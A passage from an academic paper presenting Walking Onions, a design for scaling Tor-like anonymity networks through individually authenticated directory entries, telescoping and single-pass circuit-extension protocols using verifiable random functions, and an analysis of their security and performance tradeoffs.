Øverlier and Syverson [31] propose a scheme in which the user has access to an authentic copy of every relay's public Diffie-Hellman key from the consensus. Each circuit's session keys are derived from a relay's static key and an ephemeral key provided by the client. However, this approach compromises the forward secrecy of data exchanged over the circuit, due to the use of the relays' static keys.

Kate et al. [21] and Catalano et al. [8, 9] present variants of single-pass schemes using identity-based encryption. The drawbacks of these schemes include the requirement of a central authority for key distribution and the lack of forward secrecy for client communication.

The above designs also do not defend against linking public key material exposed in transit. Sphinx [11] presents a provably secure packet format for anonymity networks, providing cryptographic unlinkability between incoming and outgoing packets. The session key for each node on the circuit is computed from the server's private key and a blinded element initally provided by the client and re-blinded at each hop, thus ensuring unlinkability of public key material between hops. Kate and Goldberg [20] assess the security and efficiency of Tor-preDH, pairing-based onion routing, and Certificateless Onion Routing using Sphinx as the underlying packet format. Unfortunately, undesired tradeoffs remain with each construction, such as the loss of forward secrecy for session keys or the requirement of a complex central PKI.

Cryptographic Sortition. Cryptographic sortition—verifiably randomly selecting participants from a global set—will be used in our work to determine the relays selected for a path through an anonymity network. Sortition typically uses Verifiable Random Functions (VRFs) [28]. VRFs accept an input string and a private key, and produce both a deterministic but unpredictable (to those without the private key) output along with a proof of the correctness of the output. This proof can be verified using the corresponding public key. Sortition has a number of applications in distributed networks; for example, the Algorand Byzantine agreement protocol uses sortition to verifiably select nodes at random to participate in a consensus protocol [16].

3 Walking Onions Overview

To address the scalability of Tor and similar anonymity networks, we present Walking Onions, a design that allows clients to obliviously select relays for paths through the network and establish a secure circuit with these relays. As such, the design of Walking Onions ensures that as new clients and relays join the network, the resulting total load over all network relays scales roughly linearly,[2] as opposed to Tor's quadratically. Further, the design of Walking Onions ensures that clients can begin building circuits after downloading only a constant amount of network data, as opposed to the entire network directory document. Our design protects against route-capture and epistemic attacks, and does not require clients to maintain complete network state information.

[2]There is a tiny quadratic term, because all *relays* (not clients) must still learn about all relays in Walking Onions. The coefficient of the quadratic term in our experiments is 2200× smaller than in today's Tor, however: see 7.1.

3.1 Threat Model

We assume the threat model of the Tor network [14]; see that work for more details. As an overview, Tor's threat model assumes independently operated relays of which a subset can be malicious but the majority are not. A malicious relay is not bound to operate under any particular protocol, and can behave arbitrarily. Furthermore, the threat model includes adversaries that can observe only a *subset* of network traffic. Tor's threat model does not include end-to-end attacks where the adversary can observe information at both edges of the network where specific messages enter and leave, such as timing or volume of packets.

This threat model assumes the anonymity network has a root of trust to produce authenticated network directory documents. We refer to this trust anchor as the *authority*. The instantiation of this authority can vary, so long as its output is verifiable and trusted by all participants. For example, the authority may be distributed among several *voters* who participate jointly. In Tor, the authority is a set of *directory authorities*, of which a threshold number are assumed to be honest [38]. Walking Onions can also support alternative consensus mechanisms for anonymity networks other than Tor, such as verifiably selecting at random a subset of nodes to generate the network directory document. If the anonymity network is completely decentralized (i.e., no entity holds complete information about the network), another possible authentication mechanism is to require each relay to deterministically select t other relays to validate its information for the current epoch.

3.2 Goals

Scalability Goals. As additional clients join the network, a proportional number of relays is typically needed to provide sufficient bandwidth. For scalability, we require that even as the number of relays grows, the cost to clients in bandwidth and memory remains constant. We later relax this requirement to allow for logarithmic growth for clients, in order to improve bandwidth for relays (see Section 7). Further, we require that the latency (in terms of round trips) experienced by a client to establish a new circuit is no worse—and ideally better—than current onion-routing protocols.

Security Goals. We require our designs to fulfill the following security properties:

Correctness. The client must be able to establish a valid circuit through the network; a valid circuit entails that each relay is selected corresponding to the client's path requirements, and corresponds to a valid entry in the current network directory document produced by the authority for the anonymity network. Furthermore, clients must be able to establish a secure shared session key with each relay on the circuit.

Security. The client must be able to verify that the selection of relays on its path has not been influenced by an intermediary in such a way as to result in epistemic or route capture attacks. Specifically, the client must be able to ensure that the relays selected for the client's path were selected at random from a given distribution, and that the distribution itself has not been maliciously modified or influenced. Finally, we require that a malicious relay acting in isolation cannot compromise a client's security or ability to access the network.

Privacy. A user's participation in an anonymity network remains private so long as a network adversary with a limited view of the network [14] cannot gain useful information about the user from observing traffic. Furthermore, an adversary monitoring incoming and outgoing traffic for a specific relay should not be able to perform a linking attack by comparing exposed packet contents.

3.3 Key Design Insights

Walking Onions uses the following key design insights to scale anonymity networks:

Oblivious path selection. In Walking Onions, clients do not maintain a list of relays. Instead, to build a path through the network, a uniform random integer i from a fixed range is selected either by the client directly, or at least in a manner provably uninfluenceable by any intermediary. This i serves as an *index* into a probability distribution generated by the authority over the relays with properties required for that path. After later learning the relay corresponding to i, the client will verify that it was in fact chosen correctly. So long as the client can reliably validate that the resulting relay corresponds to i, the client does not need any relay information beforehand.

Post-hoc identity verification. As a second insight, we note that to extend a circuit to a given relay, some cryptographic handshakes—such as one-way authenticated handshakes based on Diffie-Hellman [17]—can be easily modified to not require knowledge of the other party's public key up front. Notably, a client can initialize a cryptographic handshake with a relay by sending only their own ephemeral public key, and verifying the relay's public key material *after* the relay has responded. Consequently, a client can extend a circuit to a specific relay without any identity or cryptographic information for that relay beforehand.

We next develop these insights into a set of protocols.

4 Network Information in Walking Onions

We begin by outlining notation and terminology, and then we discuss how network directory documents are encoded and distributed in Walking Onions.

4.1 Notation and Terminology

Let α be an integer that determines the precision with which we can represent node selection probabilities. Relays will be selected via random integers i with $0 \leq i < \alpha$. We recommend $\alpha = 2^{32}$.

A *network directory document* is an authenticated document made up of information representing all relays, such as their cryptographic identity keys and IP addresses. These directories are regenerated once every *epoch*.

A *network parameters document* is a constant-sized authenticated document that includes information such as supported protocol versions and network parameters. Such a document is used in practice, for example, to coordinate all clients to switch to a new protocol at the same time, to avoid fragmenting the clients' anonymity set.

A *path* through the network is an ordered list of relays. A *circuit* represents the cryptographic instantiation of the path, in which the client shares a different set of negotiated session keys with each relay in the path.

4.2 Encoding Network Directory Documents

In the Walking Onions design, once every epoch, the authority generates an authenticated network directory document reflecting the current state of all relays. We call the authenticated network directory document an *Efficient Network Directory with Individually Verifiable Entries*, or ENDIVE. We call each entry in the ENDIVE a *Separable Network Index Proof*, or SNIP. Each SNIP corresponds to a single relay; consequently, the ENDIVE comprises the complete set of all SNIPs.

ENDIVEs. Importantly, in Walking Onions, *only relays* need to download ENDIVEs. Relays are required to fetch the entire ENDIVE at bootstrap; afterwards, relays fetch only the changes to the ENDIVE once per epoch. Clients download a constant-size network parameters document once per epoch (if the anonymity network requires this), but do *not* require a complete list of relays to build circuits.

Each ENDIVE contains the set of all SNIPs for the epoch and an authentication tag over this set. We describe options to generate this authentication tag in Section 4.3. We present a walked-through example of an ENDIVE in Appendix B.

SNIPs. In anonymity networks, a *relay entry* is the information about a single relay distributed in a network directory document. A relay entry includes routing information about the relay such as its public keys, IP address(es), and supported features or versions. As described in Section 2, Tor distributes this information in a network directory document, which includes the set of relay entries that are valid for the current epoch, and a signature over the entire document.

SNIPs differ from relay entries by including three *additional* fields, which we now describe.

First, each SNIP includes an *index range*: a range of integer values whose size is proportional to the desired probability of selecting this relay. In Tor, for example, the size of each relay's range would be proportional to its bandwidth. When generating the ENDIVE for each epoch, the authority computes and assigns index ranges for each SNIP in the ENDIVE. The index ranges must be chosen so that every possible index (between 0 and $\alpha - 1$ inclusive) corresponds to exactly one relay. As we describe further in Section 5, these index ranges enable clients to indicate which relay to extend their circuit to without maintaining the ENDIVE locally.

Second, each SNIP includes *its own authentication tag* generated by the authority over *only* the content in the SNIP (we describe several options to perform this authentication in Section 4.3).

Third, each SNIP includes two timestamps indicating when the SNIP was created and when the SNIP expires.

Because SNIPs are individually authenticated, clients can validate them without downloading the entire ENDIVE. We describe how clients build upon this capability to securely perform path selection and circuit extension in Section 5.

Weighted Relay Selection. The index selection mechanism described above, where each relay is assigned to a portion of the index proportional to its selection probability, allows the authority to specify any desired probability distribution over relays. By giving some relays a larger range of index values than others, the authority can cause those relays to be selected more often than others, as is typically desired. Later in Section 6 we will show how to extend this mechanism to encode *multiple different* probability distributions, so that, for example, the last relay in a path can be chosen from a different distribution than a middle relay.

Alternative topologies. For simplicity, in this work we assume a full clique network topology, in which every relay can connect to any other relay. However, Walking Onions is applicable to alternative topologies by issuing multiple ENDIVEs, in which a pre-determined partitioning scheme could assign relays to a specific ENDIVE. Such an approach could be used to integrate Walking Onions into mix networks like Katzenpost [1], which relies upon a stratified topology, in which relays are partitioned into distinct layers and client paths contain one relay per layer.

4.3 Authenticating ENDIVEs and SNIPs

In order for clients to verify SNIPs without downloading the full ENDIVE, each SNIP includes an authentication tag produced by the authority over the information *only* within the SNIP. We now survey several authentication mechanisms, and evaluate the performance of the more promising approaches in Section 7.

One signature per voter. When the authority for an anonymity network comprises multiple voters, one simple solution is to include one signature from each voter in each SNIP. In this case, the number of signatures in the ENDIVE is equal to $N_V N_R$, where N_V represents the number of signing voters and N_R represents the number of relays.

Aggregate/Threshold Signatures. Joint signatures, in which a single signature represents n signers, offer an attractive option for authenticating ENDIVEs and SNIPs in Walking Onions, as multiple signing voters can coordinate to issue a single authentication tag. Aggregate signatures [2,3,25] pro-

vide an n-out-of-n scheme in which all voters must participate to produce a joint signature, while threshold signatures [4] provide a t-out-of-n trust model, requiring only a threshold number of voters to produce the signature.

In comparison to other signing mechanisms, threshold signatures offer a compelling alternative when the authority for an anonymity network comprises multiple voters, yet a subset of these voters may be offline at any time.

Merkle Trees. Another authentication approach is to use Merkle tree proofs [27] to ensure a specific SNIP is within the ENDIVE signed by the authority for the network. A client can download the Merkle root for the most-recent ENDIVE in the (constant-sized) network parameters document, which itself is authenticated by the authority. During circuit construction, the client receives a Merkle tree proof along with the SNIP to prove inclusion of the SNIP in the ENDIVE, demonstrating a path from the SNIP to the Merkle root. Note that these proofs can be constructed by relays locally and consequently do not require distribution in the ENDIVE itself.

Merkle trees are particularly attractive for bandwidth savings because of the small amount of new information required for relays to maintain an up-to-date ENDIVE. With the other mechanisms, a relay needs to download an new signature for each SNIP every epoch, whether the SNIP's information has changed or not: the timestamp will have changed and the signatures thus cannot be reused. But with a Merkle tree, the relay can download only the bodies of SNIPs that have changed, plus one unpredictable signature for the tree's root. (The non-leaf, non-root nodes of the Merkle tree can be recomputed, and do not need to be downloaded.)

The savings in relay downloads with Merkle trees, however, is offset by the increased size in SNIPs: they now must contain $\lceil \lg N_R \rceil$ digests, where N_R is the total number of relays in the ENDIVE. We examine this tradeoff more in Section 7.1.

Authenticating ENDIVEs. Because ENDIVEs are simply the set of SNIPs valid for the current epoch, a relay can validate an ENDIVE by verifying the authentication tag for each SNIP in the ENDIVE, and checking no SNIPs are missing by looking for gaps across the SNIPs' index ranges. However, a more efficient validation mechanism is to include an additional authentication tag over the ENDIVE as a whole, for relays to check after downloading the most-recent ENDIVE. Conventional mechanisms can be used for this purpose, such as the one-per-voter signing strategy, as the overhead for signatures is negligible in comparison to the document size.

5 Walking Onions Path Selection and Circuit Extension

We now present two separate protocols allowing clients to obliviously yet verifiably select relays and extend circuits through anonymity networks. We call the first *Telescoping Walking Onions*, and the second *Single-Pass Walking Onions*. We introduce both protocols and discuss their tradeoffs, after a few preliminaries.

5.1 Preliminaries

Let g be a generator of a group of prime order in which the Decisional Diffie-Hellman problem is hard.

Circuit bootstrap. Walking Onions presents efficient path selection and circuit extension protocols, but assumes the client holds trustworthy information about the first hop. We discuss several mechanisms to establish the first hop in a circuit in Section 5.6.

Authenticated key exchange. We assume the existence of a one-way-authenticated two-party key exchange with a post-specified peer, in which the initiator authenticates the responder after both supply ephemeral keys. We follow a similar approach to Canetti and Krawczyk [7] by assuming the idealized functionality of such a protocol with similar assumptions. As part of this idealized authenticated key exchange, we assume the following functions:

$KeyGen_{Auth}(1^\lambda) \to (x, g^x)$: Generates an ephemeral private/public keypair with security parameter λ.

$ComputeSecretAndAuth(g^x, y, b) \to (S, A)$: Computes the shared secret S and a value A used to authenticate the relay using the relay's long-lived private key b and ephemeral private key y, along with the client's ephemeral public value g^x.

$ComputeSecretAndValidate(x, g^y, g^b, A) \to (S, \{0,1\})$: Computes the shared secret value, and authenticates the resulting value using the peer's long-lived public key. Outputs the shared secret S and a Boolean value indicating if the handshake is valid.

Verifiable Random Functions. Single-Pass Walking Onions uses an idealized version of a Verifiable Random Function similar to the VRF standard submitted to the IETF for review [18]. We require the following VRF operations:

$KeyGen_{VRF}(1^\lambda) \to (x, g^x)$: Generates a private/public keypair with security parameter λ.

$Prove(c, \tau) \to (\beta, \pi)$: Computes a deterministic output β and a proof π, given the VRF private key c and an input τ.

$Verify(g^c, \beta, \tau, \pi) \to \{0,1\}$: Verifies the correctness of the VRF output using the VRF public key g^c. Outputs a Boolean value indicating if the proof is valid.

Vanilla Onion Routing. We describe our protocols with reference to a generic Tor-like onion-routing protocol. We call it *Vanilla Onion Routing*, and give a definition in Appendix C.

5.2 Telescoping Walking Onions

We now present Telescoping Walking Onions, a protocol to *extend* an existing circuit by a single hop, and describe the protocol using a step-by-step approach in Definition 1.

Description of protocol. Let R_n represent the last relay in the client's current circuit, and R_{n+1} represent the relay the client will extend the circuit to.

To extend a circuit in Telescoping Walking Onions, instead of selecting a next hop R_{n+1} directly, the client selects a random index i such that $0 \leq i < \alpha$. This index will fall within an index range in the most recent ENDIVE, as described in Section 4. The client sends i to the last relay R_n in their circuit, along with the client's half of the circuit extension handshake. To find the next relay to extend the circuit to, R_n looks up the client's chosen i in the ENDIVE for the current epoch, obtaining the unique SNIP whose index range contains i; this SNIP Σ_{n+1} corresponds to the relay that will become R_{n+1}. The relay R_n starts by relaying the client's handshake in a circuit extension request to R_{n+1}. Upon receiving the response handshake from R_{n+1}, R_n relays that response to the client, along with Σ_{n+1}. The client verifies Σ_{n+1} is authentic and valid (see Section 4.3). Further, the client verifies that R_{n+1} was selected honestly, by checking that i falls within the index range for the SNIP. Finally, the client uses the public keys for R_{n+1} in the SNIP to authenticate the handshake response from R_{n+1}.

We present Telescoping Walking Onions in Definition 1, building upon a generalized circuit extension protocol.

Definition 1. (Telescoping Walking Onions) We label each step with P to denote a path selection operation, and K to denote a key exchange operation for circuit extension. Steps that differ from Vanilla Onion Routing (see Appendix C) are underlined for emphasis.

Let (b_n, g^{b_n}) denote the long-term key for relay R_n. When the client extends an existing circuit:

1. [P] Select $0 \leq i < \alpha$ uniformly at random.
2. [K] Generate an ephemeral keypair $(x, g^x) \leftarrow KeyGen_{Auth}(1^\lambda)$.
3. [P,K] Send (i, g^x) to R_n over the existing circuit.

When R_n receives a circuit extension request (i, g^x):

4. [P] Obtain the SNIP Σ_{n+1} whose index range contains i in the most recent ENDIVE. This determines the relay that will serve as R_{n+1}.
5. [K] Send the client's g^x to R_{n+1}.
6. [P, K] Wait for a response from R_{n+1}, and send it to the client, along with Σ_{n+1}.

When R_{n+1} receives the circuit extension request g^x:

7. [K] Generate an ephemeral keypair $(y, g^y) \leftarrow KeyGen_{Auth}()$; compute the shared secret and authentication value $(S, A) \leftarrow ComputeSecretAndAuth(g^x, y, b_{n+1})$.
8. [K] Reply with (g^y, A); derive circuit keys from S.

When the client receives a reply indicating the circuit was extended:

9. [P] Verify the received SNIP Σ_{n+1} is timely and corresponds to the chosen i. Verify the authentication tag included in Σ_{n+1}. If the SNIP is not valid, abort. Otherwise, extract $g^{b_{n+1}}$ from Σ_{n+1}.
10. [K] Complete the handshake: Compute $(S, V) \leftarrow ComputeSecretAndValidate(x, g^y, g^{b_{n+1}}, A)$. If $V \neq 1$, abort; otherwise, derive circuit keys from S.

Scalability Goals. Telescoping Walking Onions fulfills the scalability goals described in Section 3.2, as clients do not need to maintain the complete network directory document. It also maintains the same latency overhead for circuit construction as Vanilla Onion Routing, since the network traffic pattern remains the same, and uses the same number of round trips.

Next, we assess the extent to which Telescoping Walking Onions achieves its security goals (described in Section 3.2).

5.2.1 Analysis of Security Goals

Correctness: To maintain correctness, Telescoping Walking Onions must ensure that each relay corresponds to the value i provided by the client. Because each SNIP contains an index range, along with an authentication tag, the client can validate that their choice of i falls within the relay's index range and that the SNIP is generated by the authority for the anonymity network. Furthermore, the client can check the timeliness of the SNIP to ensure the SNIP is valid for the current epoch.

Security: To prevent the attacks described in Section 2, Telescoping Walking Onions must ensure a client can validate that their path has not been influenced by an intermediary. As previously established, a client can validate that their choice of i corresponds to the SNIP of the relay selected for the path. Furthermore, as i can be selected from the full distribution range up to α, the client can select any SNIP in the ENDIVE. Consequently, a malicious on-path relay or intermediary cannot constrain the client to select R_{n+1} from only a subset of all available relays. Finally, while a malicious on-path relay can arbitrarily drop client connections to perform a denial-of-service attack that can influence the final path [5], this behaviour is the same as for existing onion-routing networks.

Privacy: To prevent information leakage to an observer, messages sent in the clear must be unlinkable. (We consider only bitwise unlinkability in our analysis, as protecting against timing-based correlation is outside the scope of our threat model.) As the client selects a fresh randomly generated (i, g^x) for each extension of the circuit, an intermediate node will not be able to derive any further information about other relays in the path (beyond the nodes immediately preceding and following). Furthermore, as the client's messages containing

(i, g^x) are encrypted within the circuit connection between the client and R_n, an adversary observing the network will not be able to link the client and the circuit extension request sent from R_n to R_{n+1}.

5.3 Single-Pass Walking Onions

While Telescoping Walking Onions presents minimal protocol changes to an existing onion-routing network, it also requires the same number of messages to iteratively create a new circuit as Vanilla Onion Routing. We now present *Single-Pass Walking Onions*, a path-selection and circuit establishment protocol with the same scalability benefits as Telescoping Walking Onions, but using only a linear number of total messages relative to the path length. Further, the client now only sends one and receives one message when building a circuit.

The key insight to Single-Pass Walking Onions is this: if the client can be assured that i was selected at random without interference by an intermediary, then the client does not need to select i directly; this responsibility can be shared with intermediate relays in the circuit so long as the client can verify the choice of i was not influenced by any intermediary.

Building upon this insight, we next describe how this random index i is generated in Single-Pass Walking Onions in such a way that the client can verify no intermediary has influenced it. To start, the client generates an ephemeral path-selection keypair (d, g^d), and sends its public value $D = g^d$ to the first hop in the circuit (as mentioned above, we assume the first hop in the circuit is already bootstrapped). Each relay R_j holds a semi-ephemeral path-selection keypair (c_j, g^{c_j}). Recall from before that each relay maintains a long-lived key (b_j, g^{b_j}). The index i is derived using contributions from both the client and the relay, such that relay's contribution remains fixed within a single epoch to prevent the relay from manipulating its input after observing the client's input. The first hop R_j computes $(i, \pi) = Prove(c_j, D^{b_j})$—relay R_j's VRF output (using its semi-ephemeral key c_j) corresponding to the input D^{b_j}, which itself is the Diffie-Hellman shared secret between the client's (d, D) and the relay's long-term key. Relay R_j then blinds D using the Sphinx [11] technique: it computes a blinding value $v_j = H(D^{b_j})$ and changes D to D^{v_j} before passing it along to the relay selected by i.

We will further assess security properties of Single-Pass Walking Onions in Section 5.3.1, but note here that the relay's path selection key is semi-ephemeral to prevent relays from brute-forcing a favourable i by continuously re-generating path-selection keypairs. Further, we bind knowledge of the path-selection key to the relay's long-lived key using the VRF.

This technique of reblinding the client's public key at each hop using a shared secret key as the blinding factor was first introduced by Sphinx [11], and results in the client (and only the client) having the capability to derive the corresponding private key. In this way, Single-Pass Walking Onions departs from Vanilla Onion Routing and Telescoping Walking Onions by not requiring an iterative circuit establishment approach.

Description of protocol. We first describe some additional key points required to understand Single-Pass Walking Onions, and then present the protocol in more detail in Definition 2, building upon a generalized circuit extension protocol.

To prevent a relay from biasing path-selection towards chosen (for example, colluding) relays, we require each relay to publish its path-selection public key in its SNIP, consequently binding the relay to its key for as long as the SNIP is valid. If a relay is compromised and an adversary learns its private path-selection key, the clients' path selections in previous epochs enjoy forward secrecy because we require path-selection keys to be rotated periodically. Because fresh keys are generated for each key rotation, compromise of a path-selection key will not impact the keys from past epochs. However, it will reveal the paths selected by circuit creation through the compromised relay *during* the time the current path-selection key was valid, even if the circuit was created before the compromise itself. (It will *not* reveal the communication encryption keys, however; those still enjoy immediate forward secrecy.) Such a "windowing" approach to forward secrecy is well established for privacy protocols in practice [32, 45], and allows for a slight relaxation in forward secrecy in exchange for improved performance or functionality.

To indicate when circuit extension should terminate, the client will also send a TTL (time to live) integer value θ along with sending g^x and g^d. Each hop on the circuit will decrement θ by one. The relay that receives $\theta = 0$ will be the final relay, and will not extend the circuit further. Note that while θ is sent in cleartext, the ability for an adversary to effectively use this information becomes more difficult as the network size and number of participating clients grows, as TTL information is only useful so long as the adversary can perform an end-to-end correlation attack simply by observing exposed network information.

Definition 2. (Single-Pass Walking Onions) As before, we label each step with P to denote a path selection operation, and K to denote a key exchange operation for circuit extension. Let n denote the desired length of the circuit. Recall that the client begins with authenticated information about the relay R_1 (see Section 5.6).

Let (b_j, g^{b_j}) denote the long-term key and $(c_j, g^{c_j}) \leftarrow KeyGen_{VRF}(1^\lambda)$ denote a path-selection keypair (rotated periodically) for the j^{th} relay in a given path, where $1 \leq j \leq n$.

Let H denote a cryptographic hash mapping to $\mathbb{Z}_q^*$, where q is the prime order of the group generated by g.
When the client initializes a circuit:

1. [K] Generate an ephemeral Diffie-Hellman keypair $(x, g^x) \leftarrow KeyGen_{Auth}(1^\lambda)$. This key will be used for deriving *circuit-related* session keys.
2. [P] Generate another ephemeral Diffie-Hellman keypair $(d, g^d) \leftarrow KeyGen_{VRF}(1^\lambda)$. This key will be used for deriving *path-related* VRF inputs.

3. [P] Select a circuit extension time to live (TTL) $\theta = n-1$, where n is the desired circuit length
4. [P, K] Send (g^x, g^d, θ) to R_1

When R_j ($j \geq 1$) receives a circuit extension request $(X, D, \theta > 0)$, where X and D are the iteratively reblinded versions of the client's original g^x and g^d public keys:

5. [K] Calculate an ephemeral Diffie-Hellman circuit keypair $(y_j, g^{y_j}) \leftarrow KeyGen_{Auth}(1^\lambda)$; compute the circuit shared secret and authentication value $(S_j, A_j) \leftarrow ComputeSecretAndAuth(X, y_j, b_j)$
6. [P] Derive the VRF output $(\beta_{j+1}, \pi_{j+1}) \leftarrow Prove(c_j, D^{b_j})$ using the relay's path-selection private key c_j and private key b_j. Obtain $i_{j+1} = \beta_{j+1} \bmod \alpha$ to determine the next relay in the path R_{j+1} within the required index range.
7. [P] Obtain the SNIP Σ_{j+1} whose index range contains i_{j+1} in the most recent ENDIVE. This determines the relay that will serve as R_{j+1}.
8. [P] Compute the blinding value for the circuit public key $r_j \leftarrow H(S_j)$
9. [P] Compute the blinding value for the VRF input $v_j \leftarrow H(D^{b_j})$
10. [P, K] Send $(X^{r_j}, D^{v_j}, \theta - 1)$ to the next relay R_{j+1}
11. [P, K] Wait for a response ρ_{j+1} from R_{j+1}; reply to the circuit extension request with $\rho_j = (g^{y_j}, A_j, E_j[\Sigma_{j+1}, \beta_{j+1}, \pi_{j+1}, \rho_{j+1}])$, where E_j is authenticated encryption with circuit keys derived from S_j.

When R_n receives a circuit extension request $(X, D, 0)$:

12. [K] Generate an ephemeral Diffie-Hellman circuit keypair $(y_n, g^{y_n}) \leftarrow KeyGen_{Auth}(1^\lambda)$; compute the circuit shared secret and authentication value $(S_n, A_n) \leftarrow ComputeSecretAndAuth(X, y_n, b_n)$
13. [K] Reply with $\rho_n = (g^{y_n}, A_n)$, and derive circuit keys from S_n.

Recall that the client knows g^{b_1} and g^{c_1}, as above. When the client receives a reply indicating the circuit has been constructed, for $1 \leq j \leq n$, do:

14. [K] Extract (g^{y_j}, A_j) from ρ_j and compute the shared secret S_j with this relay as $(S_j, V_j) \leftarrow ComputeSecretAndValidate(x \cdot \prod_{k=1}^{j-1} r_k, g^{y_j}, g^{b_j}, A_j)$, aborting if $V_j \neq 1$. (Note that the product simply evaluates to 1 if $j = 1$.) Derive circuit keys from S_j. If $j = n$, stop here; the circuit was successfully built.
15. Compute the VRF input as $\tau_j = (g^{b_j})^{\delta_j}$, where $\delta_j = d \cdot \prod_{k=1}^{j-1} v_k$, and compute the blinding value $v_j = H(\tau_j)$. (Recall d was chosen in Step 2.)
16. [K] Decrypt the remainder of ρ_j using the circuit keys. Abort if the decryption fails or if $Verify(g^{c_j}, \beta_{j+1}, \tau_j, \pi_{j+1}) \neq 1$. Otherwise compute the blinding value $r_j \leftarrow H(S_j)$.
17. [P] Verify the the authentication tag of SNIP Σ_{j+1} and that its index range contains $(\beta_{j+1} \bmod \alpha)$, aborting if not.
18. [K] Extract $g^{b_{j+1}}$ and $g^{c_{j+1}}$ from Σ_{j+1}.

Scalability Goals. As with Telescoping Walking Onions, Single-Pass Walking Onions fulfills the scalability goals of Section 3.2, as clients do not require a complete network directory document. Furthermore, in Single-Pass Walking Onions, clients experience only a single round trip, which can be important on a high-latency connection.

We next assess the extent to which Single-Pass Walking Onions achieves its intended security goals.

5.3.1 Analysis of Security Goals

Correctness: While the client does not directly select the next relay for the circuit, the client does receive proof that the relay was selected at random according to the desired relay distribution, and that the selection was generated using the client's original randomly selected ephemeral g^d and the relays' long-term and path-selection keys.

Security: As with Telescoping Walking Onions, so long as each relay on the path is selected from a random distribution in a way that only depends on the client's choice of randomness (and not a specially crafted value from an intermediary), the client can be assured that no intermediary has influenced their path selection. Here, it is important that each relay's path-selection key is committed to in the SNIP corresponding to that relay *before* the relay is ever sent the client's ephemeral key material, so that the relay cannot bias the VRF output. Furthermore, clients are protected against epistemic attacks, as all clients select any given relay with the same probability. Finally, as above, a malicious relay can bias the distribution of a client's path by performing a selective denial-of-service attack against the client's request to extend their circuit, thereby increasing the probability that a client's successfully established path includes malicious relays [5]. However, this risk in a Single-Pass Walking Onions setting is no worse than in existing onion routing schemes where on-path relays refuse client connections.

Privacy: As Single-Pass Walking Onions uses the Sphinx reblinding technique to modify the client's public key material seen by each hop on the path, an intermediary with access to all messages passing through the anonymity network will not be able to bitwise correlate public key material for separate hops in the same circuit. Furthermore, only the client (with knowledge of their private key d) can derive the VRF input for all hops in the path, so long as the relays' private keys are not compromised (and the relays do not collude).

5.4 Tradeoffs Between Protocols

We now discuss the performance and security tradeoffs between Telescoping and Single-Pass Walking Onions relative

Table 1: Tradeoffs: Telescoping, Single-Pass, Current Tor

●=achieved; ○=not achieved; ◐=partially achieved
◇=performance property; †=security property

		Telescop.	Single-Pass	Current Tor
◇	Constant-size client download	●	●	○
◇	One round trip per circuit built	○	●	○
†	Complete client control of relays selected	◐	○	●
†	Forward-secret relay selection	●	◐	●
†	Forward secrecy for data	●	●	●
†	Relays unaware of their positions in paths	◐	○	◐

to the path-selection and circuit-construction protocols used by Tor (further described in Section 2). We summarize these tradeoffs in Table 1.

Performance Tradeoffs. We evaluate performance of the Walking Onions protocols in Section 7, but summarize these tradeoffs here. As Telescoping and Single-Pass Walking Onions do not require clients to maintain a network directory document, both protocols offer improved performance over current Tor in bandwidth and storage requirements for clients, as the number of relays increases. However, Telescoping Walking Onions requires a quadratic number of messages and a linear number of round trips from the client to construct a circuit relative to the number of hops in the circuit. As such, Telescoping Walking Onions matches the message complexity of Tor for circuit construction. Conversely, Single-Pass Walking Onions creates circuits with a linear number of messages and a single round trip from the client, requiring less latency from a client's perspective. However, Single-Pass Walking Onions requires additional computation at each hop due to additional key-blinding operations.

Security Tradeoffs. Telescoping Walking Onions offers partial client control over the selection of relays, as the client can select only *i* but has no information about the relay, unlike current Tor. This tradeoff may be consequential if the client maintains many path restrictions and thus requires more information about relays during path selection (see Section 6). Telescoping Walking Onions provides the same levels of forward secrecy as current Tor for client communication as well as the selection of relays for a path. Similarly, Single-Pass Walking Onions provides complete forward secrecy for client communications, but windowed forward secrecy for relay selection after a predetermined period after which relays' path-selection keys are rotated. Because fresh path-selection keys are generated for each key rotation in Single-Pass Walking Onions, compromise of a path-selection key will not impact the security of paths outside of the window of time which the compromised key is used. Notably, Single-Pass Walking Onions improves upon past single-pass circuit designs [9, 21, 31] (as further described in Section 2) by ensuring immediate forward secrecy for client communication.

Any relay in the first or last position of a circuit can learn its position from its incoming and outgoing traffic. Consequently, in a three-hop path, relays occupying the middle position can also learn their position by process of elimination. However, when paths are longer than three hops, Single-Pass Walking Onions offers a slightly weaker property than Telescoping Walking Onions or Vanilla Onion Routing, as Single-Pass Walking Onions exposes to each on-path relay its distance to the end of the path by revealing the TTL indicator θ. In practice, the ability for an adversary to use this information is correlated to characteristics of the anonymity network.

5.5 Hybrid Walking Onions Protocol

While the Single-Pass Walking Onions protocol allows a client to optimistically build a new circuit, a fallback mechanism is important when a client requires relays with specific properties. For example, a client may require a relay to be in a specific geographic location (see Section 6 for more details on selecting relays restricted by some specific property). To support this case, a hybrid approach can be used, where instead of building the complete circuit with Single-Pass Walking Onions, the client uses Single-Pass Walking Onions to only select $n-\ell$ relays for the circuit, and then uses the Telescoping approach to specify the remaining ℓ relays. With this approach, the client trades some of the performance benefit from Single-Pass Walking Onions for additional control over the selection of the ℓ relays in which Telescoping is used to extend the circuit.

5.6 Bootstrapping the First Connection

Walking Onions assumes clients have sufficient information to establish a connection to the first hop in the path. This problem is not unique to Walking Onions; all anonymity networks require that new clients have a mechanism to connect to the network. As such, anonymity networks using Walking Onions have several options for clients to bootstrap. Here we describe two options, but note that such bootstrapping is comparatively infrequent, as clients in networks like Tor fix long-lived "Guard" relays for this first position for up to six months at a time to prevent enumeration attacks [15, 43].

Building from trusted relays. Many anonymity networks, such as Tor, hardcode a list of stable relays in the client software as a bootstrapping mechanism [13, 23]. To bootstrap a first connection in Walking Onions, clients can build a circuit using one of these pre-configured relays as the first hop. After the circuit is complete, clients can extend it to an additional relay that is suitable to serve as the first hop for future circuits. (We discuss how clients can choose relays for different criteria in Section 6.) The client can then remember this relay, throw away the circuit, and build fresh circuits with this relay as their first hop. This mechanism relies on the same security

assumptions as when sending traffic through multi-hop circuits; that is, that the cost to perform end-to-end correlation between the client and its destination is sufficiently high.

Private Information Retrieval. Using PIR for client bootstrapping in anonymity networks is well established in the literature (as further described in Section 2), such as using a set of PIR servers to serve a subset of relay information to Tor clients [30, 34]. A similar approach can be used to bootstrap the first hop of a circuit with Walking Onions. For example, the client software can include a set of PIR servers, which clients can query to obtain one or more SNIPs to use as the first hop.

6 Complex Path Requirements

